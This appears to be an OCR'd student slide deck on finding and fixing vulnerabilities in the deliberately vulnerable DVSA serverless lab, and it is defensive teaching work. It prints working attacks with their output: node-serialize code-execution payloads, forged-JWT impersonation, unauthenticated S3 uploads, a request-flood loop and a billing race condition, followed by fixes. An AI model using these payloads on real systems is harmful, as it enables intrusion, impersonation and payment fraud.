DVSA Vulnerability Discovery and Remediation

Team 8

TABLE OF CONTENTS

1 Event Injection

2 Broken Authentication

3 Sensitive Information Disclosure

4 Insecure Cloud Configuration

5 Broken Access Control

6 Denial of Service (DoS)

7 Over-Privileged Function


8 Logic Vulnerabilities

9 Vulnerable Dependencies

10 Unhandled Exceptions

01. Lesson 1

- The backend used unsafe deserialization with node-serialize



```
curl -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer dummy.payload.signature" \
  -d '{"action":"_$$ND_FUNC$$_function(){ var fs = require(\"fs\"); fs.writeFileSync(\"/tmp/pwned.txt\",
\"You are reading the contents of my hacked file!\"); var fileData = fs.readFileSync(\"/tmp/pwned.txt\", \"utf-
8\"); console.error(\"FILE READ SUCCESS: \" + fileData); }()","cart-id":""}'
: Bearer dummy.payload.signature" \
  -d '{"action":"_$$ND_FUN$$_function(){ var fs = require(\"fs\"); fs.writeFileSync(\"/tmp/pwned.txt\",
\"You are reading the contents of my hacked file!\"); var fi
1eData = fs.readFileSync(\"/tmp/pwned.txt\", \"utf-8\"); console.error(\"FILE READ SUCCESS: |" + fileData);
}()" "cart-id": ""}'
```

```
2026-04-21T13:40:27.788Z    2026-04-21T13:40:27.788Z 65a9c86d-1e69-4cd9-9561-c1d1571b0e87 ERROR FILE READ SUCCESS: You are reading the contents of my hacked file!
2026-04-21T13:40:27.788Z    65a9c86d-1e69-4cd9-9561-c1d1571b0e87    ERROR    FILE READ SUCCESS: You are reading the contents of my hacked file!
2026-04-21T13:40:27.789Z    2026-04-21T13:40:27.789Z 65a9c86d-1e69-4cd9-9561-c1d1571b0e87 ERROR Invoke Error {"errorType":"SyntaxError","errorMessage":"Unexpected token 𝟎 in JSON at position 0","stack":["SyntaxError: Unexpected token 𝟎 in JS…
2026-04-21T13:40:27.789Z    65a9c86d-1e69-4cd9-9561-c1d1571b0e87    ERROR    Invoke Error
{
```

Walk through

Fix

```
2026-04-21T13:41:45.349Z        START RequestId: a112c33a-1f46-450b-ad44-44d23a305d6f Version: $LATEST

START RequestId: a112c33a-1f46-450b-ad44-44d23a305d6f Version: $LATEST

2026-04-21T13:41:45.387Z        2026-04-21T13:41:45.387Z a112c33a-1f46-450b-ad44-44d23a305d6f ERROR Invoke Error {"errorType":"SyntaxError","errorMessage":"Unexpected token ﬃ in JSON at position 0","stack":["SyntaxError: Unexpected token ﬃ in JS…

2026-04-21T13:41:45.387Z        a112c33a-1f46-450b-ad44-44d23a305d6f    ERROR   Invoke Error
{
    "errorType": "SyntaxError",
    "errorMessage": "Unexpected token \ufffd in JSON at position 0",
    "stack": [
        "SyntaxError: Unexpected token \ufffd in JSON at position 0",
        "    at JSON.parse (<anonymous>)",
        "    at exports.handler (/var/task/order-manager.js:15:22)",
        "    at Runtime.handleOnceNonStreaming (file:///var/runtime/index.mjs:1306:29)"
    ]
}
```

Remove node-serialize, replace unsafe deserialization with JSON.parse

```
exports.handler = (event, context, callback) => {
    // console.log(JSON.stringify(event));
    var req = serialize.unserialize(event.body);
    var headers = serialize.unserialize(event.headers);
    var auth_header = headers.Authorization || headers.authorization;
    var token_sections = auth_header.split('.');
    var auth_data = jose.util.base64url.decode(token_sections[1]);
    var token = JSON.parse(auth_data);
    var user = token.username;
    var isAdmin = false;
```

TAKEAWAY

Never deserialize untrusted input using libraries that can execute code.

```
exports.handler = (event, context, callback) => {
    // console.log(JSON.stringify(event));
    var req = JSON.parse(event.body || "{}");
    var headers = event.headers || {};
    var auth_header = headers.Authorization || headers.authorization;
    var token_sections = auth_header.split('.');
    var auth_data = jose.util.base64url.decode(token_sections[1]);
    var token = JSON.parse(auth_data);
    var user = token.username;
    var isAdmin = false;

    var params = {
```

02. Lesson 2

Broken Authentication

- JWT payload was trusted without proper verification.
- User B modified token claims to impersonate User C
- Result: unauthorized access to User C's order data

```
user-m@MSI:~$ curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $FAKE_AS_C" \
  --data-raw '{"action":"orders"}' | jq
{
  "status": "ok",
  "orders": [
    {
      "order-id": "289a24de-0766-4e03-864c-93bbb769dc45",
      "date": 1776642606,
      "total": 40,
      "status": "processed",
      "token": "VxVQiQ7PJoXA"
    }
  ]
}
```

```
user-m@MSI:~$ curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $FAKE_AS_C" \
  --data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_C\"}" | jq
{
  "status": "ok",
  "order": {
    "address": {
      "name": "unknown",
      "address": "unkown",
      "phone": "123456",
      "email": ""
    },
    "confirmationToken": "VxVQiQ7PJoXA",
    "itemList": {
      "1014": 1
    },
    "orderId": "289a24de-0766-4e03-864c-93bbb769dc45",
    "orderStatus": 200,
    "paymentTS": 1776642606,
    "totalAmount": 40,
    "userId": "44f8d4d8-f0f1-70f0-178d-66d0eea97409"
  }
}
```

- Created User B and User C and placed one order for each
- Captured API endpoint and authorization token from DevTools
- Decoded JWT claims (username, sub)
- Verified normal request with User B token
- Forged User B token to impersonate User C
- Used forged token to retrieve User C’s order data

Walk through

Fix

- ❑ Fix applied in DVSA-ORDER-MANAGER/order-manager.js
- ❑ Token is now verified before trusting claims
- ❑ Backend checks valid authorization before using username or sub
- ❑ Forged token is rejected with invalid token / unauthorized response

```
user-m@MSI:~$ curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $FAKE_AS_C" \
  --data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_C\"}" | jq
{
  "status": "err",
  "msg": "invalid token"
}
```


TAKEAWAY

- ❑ Never trust decoded JWT payloads without signature verification
- ❑ Authentication data must be verified before authorization decisions
- ❑ After the fix, real users still work normally and forged tokens fail

03. Lesson 3

Sensitive Information Disclosure

- Unsafe deserialization allowed crafted payload execution
- Attacker abused backend logic to trigger internal receipt generation
- Result: receipt ZIP download URL and receipt contents were exposed



•Added aws-sdk@2 to Lambda package and re-uploaded it
•Confirmed STEP_OK_3 in CloudWatch
•Triggered internal receipt function and copied receipt ZIP URL
•Downloaded ZIP and opened receipt file

- ❑ Captured API endpoint and User B token
- ❑ Verified normal orders request
- ❑ Sent marker payload and confirmed PATCH_TEST_123 in CloudWatch
- ❑ Added aws-sdk@2 to Lambda package and re-uploaded it
- ❑ Confirmed STEP_OK_3 in CloudWatch
- ❑ Triggered internal receipt function and copied receipt ZIP URL
- ❑ Downloaded ZIP and opened receipt file

Walk through

Fix

- ❑ Fix applied in DVSA-ORDER-MANAGER/order-manager.js
- ❑ Replaced unsafe deserialization with safe JSON.parse(...)
- ❑ Added strict handling of event.body and event.headers
- ❑ Added action allowlist
- ❑ Malicious function-style payload now returns unknown action

```
user-m@MSI:~/dvsa-order-manager$ curl -sS -X POST "$API" \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN_B" \
  --data-raw '{"action":"_$$ND_FUNC$$_function(){var aws=require(\"aws-sdk\");var lambda=new aws.Lambda();var p={Functio
nName:\"DVSA-ADMIN-GET-RECEIPT\",InvocationType:\"RequestResponse\",Payload:JSON.stringify({\"year\":\"2026\",\"month\":
\"04\"})};lambda.invoke(p,function(e,d){console.error(\"RECEIPT_URL_RESULT:\"+JSON.stringify({error:e,payload:d&&d.Paylo
ad}));}); }()","cart-id":""}' \
  -w '\nHTTP_CODE=%{http_code}\n'
{"status":"err","msg":"unknown action"}
HTTP_CODE=200
```

TAKEAWAY

- ❑ Untrusted input must never be interpreted as executable logic
- ❑ Unsafe deserialization can lead to code execution and data exposure
- ❑ After the fix, exploit logs disappear and normal requests still succeed

04. Lesson 4

- S3 bucket allowed unauthenticated file uploads
- Uploading a file triggered a Lambda function automatically
- Attacker uploaded malicious files with no credentials
- Result: unintended Lambda execution with attacker-controlled content

```
~ $ BUCKET="dvsa-feedback-bucket-701055076911-us-east-1"
~ $ echo '{"attack": "injected_payload", "cmd": "ls /"}' > malicious.json
~ $ aws s3 cp malicious.json s3://$BUCKET/malicious.json --no-sign-request
upload: ./malicious.json to s3://dvsa-feedback-bucket-701055076911-us-east-1/malicious.json
~ $ echo "lesson 4 raw trigger test" > trigger.raw
~ $ aws s3 cp trigger.raw  s3://$BUCKET/trigger.raw --no-sign-request
upload: ./trigger.raw to s3://dvsa-feedback-bucket-701055076911-us-east-1/trigger.raw
~ $
```

Filter events - press enter to search | Clear | 1m | 30m | 1h | 12h | Custom | UTC timezone | Display

Timestamp	Message
	No older events at this moment. Retry
2026-05-03T18:25:58.210Z	INIT_START Runtime Version: python:3.8.v130 Runtime Version ARN: arn:aws:lambda:us-east-1::runtime:0912bb8f09127d49fb9b826b39f8557d3a8b76883f239506849d15bc35b103cf
	INIT_START Runtime Version: python:3.8.v130 Runtime Version ARN: arn:aws:lambda:us-east-1::runtime:0912bb8f09127d49fb9b826b39f8557d3a8b76883f239506849d15bc35b103cf

Walk through

Fix

```
~ $ aws s3api put-public-access-block \
>   --bucket dvsa-feedback-bucket-701055076911-us-east-1 \
>   --public-access-block-configuration \
>   "BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true"
```

- Enabled Block All Public Access on the S3 bucket BlockPublicAcls, IgnorePublicAcls, BlockPublicPolicy ,RestrictPublicBuckets
- Unauthenticated uploads now return AccessDenied

```
~ $ aws s3 cp trigger.raw  s3://dvsa-feedback-bucket-701055076911-us-east-1/trigger.raw --no-sign-request
upload failed: ./trigger.raw to s3://dvsa-feedback-bucket-701055076911-us-east-1/trigger.raw An error occurred (AccessDenied) when calling the PutObject o
```

TAKEAWAY


Storage layers must be explicitly locked down in AWS

S3 and Lambda together create a dangerous open attack surface

05. Lesson 5

Broken Access Control

- Attacker abused vulnerable request path to modify order data
- Internal backend update function was reached through injected payload
- Result: unauthorized change to status, total, and confirmation token



- Created User B and User C and placed an order for both
- Captured API endpoint and authorization token
- Verified normal orders request
- Sent marker payload and confirmed PATCH_TEST_123
- Added aws-sdk@2 and confirmed STEP_OK_3
- Prepared lesson5_body.json
- Sent payload and confirmed LESSON5_RESULT
- Refreshed order page and verified unauthorized changes

Walk through

Fix

- ❑ Fix applied in DVSA-ORDER-MANAGER/order-manager.js
- ❑ Safe parsing added for request body and headers
- ❑ Unknown actions are rejected
- ❑ Exploit payload now fails with unknown action
- ❑ Normal orders request still returns valid order data


```
user-m@MSI:~$ curl -sS -X POST "$API" \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN_B" \
  --data-binary @/home/user-m/lesson5_body.json \
  -w '\nHTTP_CODE=%{http_code}\n'
{"status":"err","msg":"unknown action"}
HTTP_CODE=400
user-m@MSI:~$
```

TAKEAWAY

- ❑ Unsafe input handling can become broken access control
- ❑ Backend data updates must never be reachable through injected logic
- ❑ After the fix, unauthorized order updates are blocked

06. Lesson 6

- The API did not have proper rate limiting or resource control.



```
for i in {1..1000}; do
  curl -s "$API" \
    -H "Content-Type: application/json" \
    -H "Authorization: $TOKEN" \
    -d '{"action":"orders"}' &
done
wait
```

```
cat > update.json <<'EOF'
{
"action": "update",
"items": {
"1020": add your quantity
},
"order-id": "PUT YOUR ORDER ID"
}
EOF
```

```
cat > billing.json <<EOF
{
"action": "bill",
"data": {
"cvv": "324",
"exp": "1407",
"order-id": "PUT YOUR ORDER ID"
EOF
```


Walk through


Fix

Default Method Throttling with **Rate: 5 requests/second** and **Burst: 10**.

TAKEAWAY

Availability is part of security. Without rate limiting, a serverless application can be overwhelmed





"totalRetryDelay": 406 (after fix)
Previously ~900

07. Lesson 7

- Lambda function had far more IAM permissions than needed
- Could read, write, and delete any S3 bucket in the account
- Could scan and delete any DynamoDB table in the account
- Could expose its own temporary AWS credentials via STS
- Stolen credentials give attacker full account-level access

```
{
  "Statement": [{
    "Action": ["s3:GetObject","s3:ListBucket","s3:GetBucketLocation",
               "s3:GetObjectVersion","s3:PutObject","s3:PutObjectAcl",
               "s3:GetLifecycleConfiguration","s3:PutLifecycleConfiguration",
               "s3:DeleteObject"],
    "Resource": ["arn:aws:s3:::*","arn:aws:s3:::*/*"],
    "Effect": "Allow"
  }]
}
```

```
{
  "Statement": [{
    "Action": ["dynamodb:GetItem","dynamodb:DeleteItem","dynamodb:PutItem",
               "dynamodb:Scan","dynamodb:Query","dynamodb:UpdateItem",
               "dynamodb:BatchWriteItem","dynamodb:BatchGetItem",
               "dynamodb:DescribeTable","dynamodb:ConditionCheckItem"],
    "Resource": ["arn:aws:dynamodb:us-east-1:701055076911:table/*",
                 "arn:aws:dynamodb:us-east-1:701055076911:table/*/index/*"],
    "Effect": "Allow"
  }]
}
```

Amazon S3	PutObject	not required	*	allowed	1 matching statements.
Amazon S3	GetObject	not required	*	allowed	1 matching statements.
Amazon DynamoDB	Scan	table	table	allowed	1 matching statements.
Amazon DynamoDB	GetItem	table	table	allowed	1 matching statements.
Amazon DynamoDB	PutItem	table	table	allowed	1 matching statements.
Amazon DynamoDB	DeleteItem	table	table	allowed	1 matching statements.

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Action": ["sts:GetCallerIdentity"],
    "Resource": "*",
    "Effect": "Allow"
  }]
}
```

Walk through

Fix

- Restricted S3 access to GetObject on receipts bucket only
- Restricted DynamoDB to GetItem on orders table only
- Deleted STS policy no legitimate use for this function

```
{
  "Statement": [
    {
      "Action": [
        "s3:GetObject"
      ],
      "Resource": [
        "arn:aws:s3:::dvsa-receipts-701055076911-us-east-1/*"
      ],
      "Effect": "Allow"
    }
  ]
}
```

```
{
  "Statement": [
    {
      "Action": [
        "dynamodb:GetItem"
      ],
      "Resource": [
        "arn:aws:dynamodb:us-east-1:701055076911:table/orders"
      ],
      "Effect": "Allow"
    }
  ]
}
```

```
{
    "Statement": [
        {
            "Action": [
                "ses:SendEmail",
                "ses:SendRawEmail"
            ],
            "Resource": "*",
            "Effect": "Allow"
        }
    ]
}
```


Amazon S3	GetObject	not required	*	denied	Implicitly denied (no matching state...
Amazon S3	PutObject	not required	*	denied	Implicitly denied (no matching state...
Amazon DynamoDB	Scan	table	table	denied	Implicitly denied (no matching statem...
Amazon DynamoDB	DeleteItem	table	table	denied	Implicitly denied (no matching statem...

TAKEAWAY

- Always apply Principle of Least Privilege to every Lambda role
- Use IAM Policy Simulator regularly to detect excess permissions
- Tighten IAM roles before deployment, not after

08. Lesson 8

An attacker could start billing and then quickly update the order quantity



```
cat > update.json <<'EOF'
{
"action": "update",
"items": {
"1020": add your quantity
},
"order-id": "PUT YOUR ORDER ID"
}
EOF

cat > billing.json <<EOF
{
"action": "billing",
"data": {
"ccn": "4868719196829038",
"cvv": "344",
"exp": "12/29"
},
"order-id": "PUT YOUR ORDER ID"

}
EOF
```

```
(base) vdominator@Mac ~ % curl -s "$API_URL" \
  -H "content-type: application/json" \
  -H "authorization: $AUTH_TOKEN" \
  --data @billing.json > bill_result.json &

curl -s "$API_URL" \
  -H "content-type: application/json" \
  -H "authorization: $AUTH_TOKEN" \
  --data @update.json > update_result.json &

wait
[1] 23554
[2] 23555
[2]  + done       curl -s "$API_URL" -H "content-type: application/json" -H  --data @update.jso
[1]  + done       curl -s "$API_URL" -H "content-type: application/json" -H  --data  >
(base) vdominator@Mac ~ % cat bill_result.json | jq
cat update_result.json | jq
{
  "status": "ok",
  "amount": 42,
  "token": "ZRUf0WV8mLDm",
  "missing": {}
}
{
  "status": "ok",
  "msg": "cart updated"
```

Table: DVSA-ORDERS-DB - Items returned (8)

Scan started on April 18, 2026, 16:43:48

Actions ▾ | Create item

orderId (String)	address	confirmationToken	itemList	orderStatus	payment...	totalAmoun
f365b4cc-1fee-45f2-a...	{"name":{...		{"1017":{"N":"1"}}	100	1776516435	0
22eb1385-0936-44c9...	{"name":{...	ZRUf0WV8mLDm	{"1011":{"N":"5"}}	200	1776519806	42
d3d9d13a-d91b-44b...	{}		{"1016":{"N":"2"}}	100	1776518966	0
4a6b2c89-ba2c-40f0-...	{"name":{...	x8himOdHTzVQ	{"1016":{"N":"1"}}	300	1776165913	28
51574ab2-6451-446...	{}	nqKyFX8mUTml	{"1019":{"N":"5"}}	200	1776518873	140
daa0a628-69e3-4cc5-...	{"name":{...	EMufh9N9CwFC	{"1017":{"N":"1"}}	200	1776517736	45
27def82b-6286-49ea...	{}		{"1011":{"N":"1"}}	100	1776519140	0
0b1d12ef-5b98-49f1-...	{}	1DeqXuRlsEPC	{"1018":{"N":"4"}}	200	1776518586	140

Walk through

```
(base) vdominator@Mac ~ % cat > update.json <<EOF
{
"action": "update",
"items": {
"1011": 5
},
"order-id": "22eb1385-0936-44c9-8db7-caf3097cef89"
}
EOF
(base) vdominator@Mac ~ % cat > billing.json <<EOF
{
"action": "billing",
"data": {
"ccn": "4868719196829038",
"cvv": "344",
"exp": "12/29"
},
"order-id": "22eb1385-0936-44c9-8db7-caf3097cef89"

}
EOF
```

Fix

Add a server-side lock using billingStarted in DynamoDB


TAKEAWAY

Input validation alone is not enough

```
(base) vdominator@Mac ~ % cat > update.json <<'EOF'
{
"action": "update",
"items": {
"1020": 4
},
"order-id": "2bbb8b01-e8c2-45f7-ae33-3ae42ba92cc6"
}
EOF
(base) vdominator@Mac ~ % cat > billing.json <<EOF
{
"action": "billing",
"data": {
"ccn": "4868719196829038",
"cvv": "344",
"exp": "12/29"
},
"order-id": "2bbb8b01-e8c2-45f7-ae33-3ae42ba92cc6"

}
EOF
(base) vdominator@Mac ~ % curl -s "$API_URL" \
-H "content-type: application/json" \
-H "authorization: $AUTH_TOKEN" \
--data @billing.json > bill_result.json &

curl -s "$API_URL" \
-H "content-type: application/json" \
-H "authorization: $AUTH_TOKEN" \
--data @update.json > update_result.json &

wait
[1] 37903
[2] 37904
